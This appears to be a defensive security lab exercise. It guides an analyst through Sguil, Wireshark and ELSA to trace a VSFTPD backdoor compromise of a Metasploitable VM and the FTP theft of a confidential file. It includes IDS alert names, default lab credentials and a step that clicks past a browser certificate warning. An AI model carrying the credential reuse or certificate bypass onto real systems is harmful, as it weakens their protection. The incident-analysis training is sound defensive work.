
Step 2: Pivot to Wireshark.

a. Select the alert that provided you with the transcript from the previous step. Right-click the Alert ID and select **Wireshark**. The Wireshark's main window displays 3 views of a packet.



b. To view all packets assembled in a TCP conversation, right-click any packet and select **Follow TCP Stream**.



What did you observe? What do the text colors red and blue indicate?

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
c. Exit the TCP stream window. Close **Wireshark** when you are done reviewing the information provided by Wireshark.


Step 3: Use ELSA to pivot to the Bro Logs.

a. Return to Sguil. Right-click either the source or destination IP for the same **GPL ATTACK_RESPONSE id check returned root** alert and select **ELSA IP Lookup** > **DstIP**. Enter username **analyst** and password **cyberops** when prompted by ELSA.


Note: If you received the message "Your connection is not private", click **ADVANCED > Proceed to localhost (unsafe)** to continue.



b. Click **bro_notice**.




c. The result indicates that 209.165.201.17 was performing a port scan on 209.165.200.235, the Metasploitable VM. The attacker probably found vulnerabilities on the Metasploitable VM to gain access.



d. If an attacker has compromised Metasploitable, you want to determine the exploit that was used and what was accessed by the attacker.


Step 4: Return to Squil to investigate attack.

a. Navigate to Sguil and click the **RealTime Events** tab. Locate the **ET EXLOIT VSFTPD Backdoor User Login Smiley** events. These events are possible exploits and occurred within the timeframe of unauthorized root access. Alert ID 5.2567 is used in this example.



b. Right-click the number under the CNT heading and select **View Correlated Events** to view all the related events. Select the Alert ID that starts with 5. This alert gathered the information from sensor on seconion-eth1-1 interface.

c. In the new tab with all the correlated events, right-click the Alert ID and select **Transcript** to view each alert in more detail. Alert ID 5.2569 is used as an example. The latest alert is likely to display the TCP transmission between the attacker and victim.




d. You can also right-click the Alert ID and select **Wireshark** to review and save the pcap file and TCP stream.

Step 5: Use ELSA to view exfiltrated data.

a. To use ELSA for more information about the same alert as above, right-click either the source or destination IP address and select **ELSA IP Lookup** > **DstIP**.

b. Click **bro_ftp** to view ELSA logs that are related to FTP.



c. Which file was transferred via FTP to 209.165.200.235? Whose account was used to transfer the file?

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

d. Click **info** to view the transactions in the last record. The reply_msg field indicates that this is the last entry for the transfer of the confidential.txt file. Click **Plugin** > **getPcap**. Enter username **analyst** and password **cyberops** when prompted. Click **Submit** if necessary. CapMe is a web interface that allows you to get a pcap transcript and download the pcap.




The pcap transcript is rendered using tcpflow, and this page also provides the link to access the pcap file.



e. To determine the content of the file that was compromised, open **ELSA** by double clicking the icon on the Desktop to open a new tab and perform a new search.

f. Expand **FTP** and click **FTP Data**. Click one of the **Info** links and select getPcap from the dropdown menu to determine the content of the stolen file.



g. The result displays the content of the file named **confidential.txt** that was transferred to the FTP server.

Step 6: Clean up

Shut down all VMs when finished.

Reflection

In this lab, you have used a vulnerability to gain access to unauthorized information and reviewed the logs as a cybersecurity analyst. Now summarize your findings.

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